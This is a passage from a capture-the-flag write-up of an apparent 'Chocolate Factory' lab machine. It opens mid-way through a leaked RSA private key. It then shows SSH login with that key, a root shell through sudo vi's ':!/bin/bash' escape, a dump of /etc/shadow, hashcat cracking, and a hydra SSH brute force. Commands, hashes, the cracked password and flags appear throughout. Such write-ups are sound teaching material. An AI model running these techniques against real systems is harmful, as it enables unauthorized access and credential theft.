    w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
    kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
    j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
    EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
    RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
    uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
    KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
    RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
    znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
    la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
    FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
    82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
    37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
    ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
    Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
    Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
    G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
    -----END RSA PRIVATE KEY-----</body>
</html>
```

We copy it in our machine and do the following:

```
root@kali:~/challs# nano id_rsa
root@kali:~/challs# chmod 600 id_rsa
root@kali:~/challs# locate ssh2john
/usr/share/john/ssh2john.py
root@kali:~/challs# /usr/share/john/ssh2john.py id_rsa > hash
id_rsa has no password!
root@kali:~/challs# ssh -i id_rsa charlie@10.10.214.61
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 21 23:47:02 UTC 2021

  System load:  0.0               Processes:           1202
  Usage of /:   43.6% of 8.79GB   Users logged in:     0
  Memory usage: 46%               IP address for eth0: 10.10.214.61
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.
```

We get the id_rsa content by copying it in a file, changing the permission to 600, to have the rights to use it for our SSH authentication.

We use here the ssh2john script to verify that the id_rsa file is not locked itself, while we already do not have the Charlie password. The id_rsa file can be an alternative to SSH authentication, as SSH uses asymmetric encryption.

As we can see here, we get a successfully authentication, as Charlie user.

```
Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$
```

```
charlie@chocolate-factory:/$ cd /home/charlie
charlie@chocolate-factory:/home/charlie$ whoami
charlie
charlie@chocolate-factory:/home/charlie$ ls -la
total 40
drwxr-xr-x 5 charlie charley 4096 Oct  7 16:14 .
drwxr-xr-x 3 root    root    4096 Oct  1 12:08 ..
-rw-r--r-- 1 charlie charley 3771 Apr  4  2018 .bashrc
drwx------ 2 charlie charley 4096 Sep  1 17:17 .cache
drwx------ 3 charlie charley 4096 Sep  1 17:17 .gnupg
drwxrwxr-x 3 charlie charley 4096 Sep 29 18:08 .local
-rw-r--r-- 1 charlie charley  807 Apr  4  2018 .profile
-rw-r--r-- 1 charlie charley 1675 Oct  6 17:13 teleport
-rw-r--r-- 1 charlie charley  407 Oct  6 17:13 teleport.pub
-rw-r----- 1 charlie charley   39 Oct  6 17:11 user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@chocolate-factory:/home/charlie$
```

We get our first flag, and we will move now to privilege escalation, to get super user rights.

Privilege escalation:

I enumerate here only the files that have SUID bit, and the sudo rights for the current user.

```
charlie@chocolate-factory:/home/charlie$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@chocolate-factory:/home/charlie$ find / -perm -04000 2>/dev/null
/bin/mount
/bin/su
/bin/fusermount
/bin/ping
/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgrp
charlie@chocolate-factory:/home/charlie$ sudo /usr/bin/vi
```

Looking at the SUID files, there is nothing juicy if we look at gtfobins.


But the vim command is well-known for privilege escalation. Launching the command using sudo can lead us to execute code with root permissions. We are going to execute /bin/bash as root to gain a root shell.

```
~
~
~
~
~
~
~
~
~
~
~
~
~
:!/bin/bash
```

The syntax here is ":" to indicate vim that a command is going to be launched, and then "!" to indicate vim that the command will be a shell command. The full command will be ":!/bin/bash". The output is as expected, a bash shell as root.

```
root@chocolate-factory:/home/charlie# whoami
root
root@chocolate-factory:/home/charlie# id
uid=0(root) gid=0(root) groups=0(root)
root@chocolate-factory:/home/charlie# cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@chocolate-factory:/home/charlie#
```

And we are root! But we can see that there is no flag here. We need to perform our last step. First, we are listing the root directory. We discover here a python file, asking from us the key that we received earlier, reversing the binary file. And we get then the root flag!



The machine is rooted. We are going now to discover a fun fact about this room.

Persistence and post exploitation:

For persistence, there is many technics. But looking at the passwords file (shadow) and cracking it can be a good way, as we can remember that we never get the user and the root password!

```
root@chocolate-factory:/root# cat /etc/shadow
root:$6$.hWj2crD$ch//0HP/gRcEpyW10XktEpu0bDYU51MZaUuzHpb..Han2SFSiNEZgc1/utcnlKbyyhUKb768ouSAd8ITNlWlb/:18534:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18506:0:99999:7:::
ftp:*:18506:0:99999:7:::
charlie:$6$J1Cmev6V$ifUMOM0VViXR0/8BKz7FLIG8mkT5i1QHdzAXV6A.9l8g51baubW6QK4CHKuKzRGL75cmc/W6hv3VNUSOukcmM1:18534:0:99999:7:::
root@chocolate-factory:/root#
```

We copy those two hashes to a file and try to crack it using hashcat and rockyou.txt wordlist:

```
$6$.hWj2crD$ch//0HP/gRcEpyW10XktEpu0bDYU51MZaUuzHpb..Han2SFSiNEZgc1/utcnlKbyyhUKb768ouSAd8ITNlWlb/:2232
$6$J1Cmev6V$ifUMOM0VViXR0/8BKz7FLIG8mkT5i1QHdzAXV6A.9l8g51baubW6QK4CHKuKzRGL75cmc/W6hv3VNUSOukcmM1:2232

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: hashes.txt
Time.Started.....: Fri Jan 22 01:54:57 2021 (1 min, 31 secs)
Time.Estimated...: Fri Jan 22 01:56:28 2021 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     9950 H/s (4.79ms) @ Accel:4 Loops:32 Thr:1024 Vec:1
Recovered........: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.........: 910232/28688772 (3.17%)
Rejected.........: 920/910232 (0.10%)
Restore.Point....: 442810/14344386 (3.09%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 46521484 -> xylona
Hardware.Mon.#1..: Temp: 65c Util: 95% Core:1683MHz Mem:3003MHz Bus:4

Started: Fri Jan 22 01:54:54 2021
Stopped: Fri Jan 22 01:56:29 2021
```

As we can see, for different hashes, we get same passwords! The reason is that UNIX sha-512 uses salts, which change the hash itself.

So, if the wordlist was in rockyou.txt as we found, we also discovered another way to exploit our machine, using brute force ! let's try it:

```
root@kali:~/challs# hydra -l charlie -P wordlist ssh://10.10.214.61
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-22 00:59:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://10.10.214.61:22/
[22][ssh] host: 10.10.214.61   login: charlie   password: 2232
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-22 00:59:18
root@kali:~/challs#
```

```
root@kali:~/challs# hydra -l root -P wordlist ssh://10.10.214.61
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-22 00:59:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://10.10.214.61:22/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-22 00:59:47
root@kali:~/challs#
```

Using hydra, we see that SSH login as root is disabled for root user, but not for Charlie. The weak credentials here are also a bad implementation, and we found another way to exploit the machine. Lets try to connect to Charlie account:

```
root@kali:~/challs# ssh charlie@10.10.214.61
charlie@10.10.214.61's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 21 23:57:34 UTC 2021

  System load:  0.0               Processes:           1200
  Usage of /:   43.6% of 8.79GB   Users logged in:     0
  Memory usage: 64%               IP address for eth0: 10.10.214.61
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jan 21 23:47:04 2021 from 10.11.24.233
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$
```

The connection works for us.

Even If the login doesn't work as root for SSH, we can switch user from Charlie to root using the "su" command:

```
charlie@chocolate-factory:/$ su root
Password:
root@chocolate-factory:/# whoami
root
root@chocolate-factory:/# id
uid=0(root) gid=0(root) groups=0(root)
root@chocolate-factory:/#
```

The last (I hope) bad implementation that we must talk about is the fact that both passwords are the same, meaning that privilege escalation is easier !

```
$6$.hWj2crD$ch//0HP/gRcEpyW10XktEpu0bDYU51MZaUuzHpb..Han2SFSiNEZgc1/utcnlKbyyhUKb768ouSAd8ITNlWlb/:2232
$6$J1Cmev6V$ifUMOM0VViXR0/8BKz7FLIG8mkT5i1QHdzAXV6A.9l8g51baubW6QK4CHKuKzRGL75cmc/W6hv3VNUSOukcmM1:2232

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: hashes.txt
```

Thank you for reading !

Ruben Enkaoua – Gl4DI4T0R | ruben.formation@gmail.com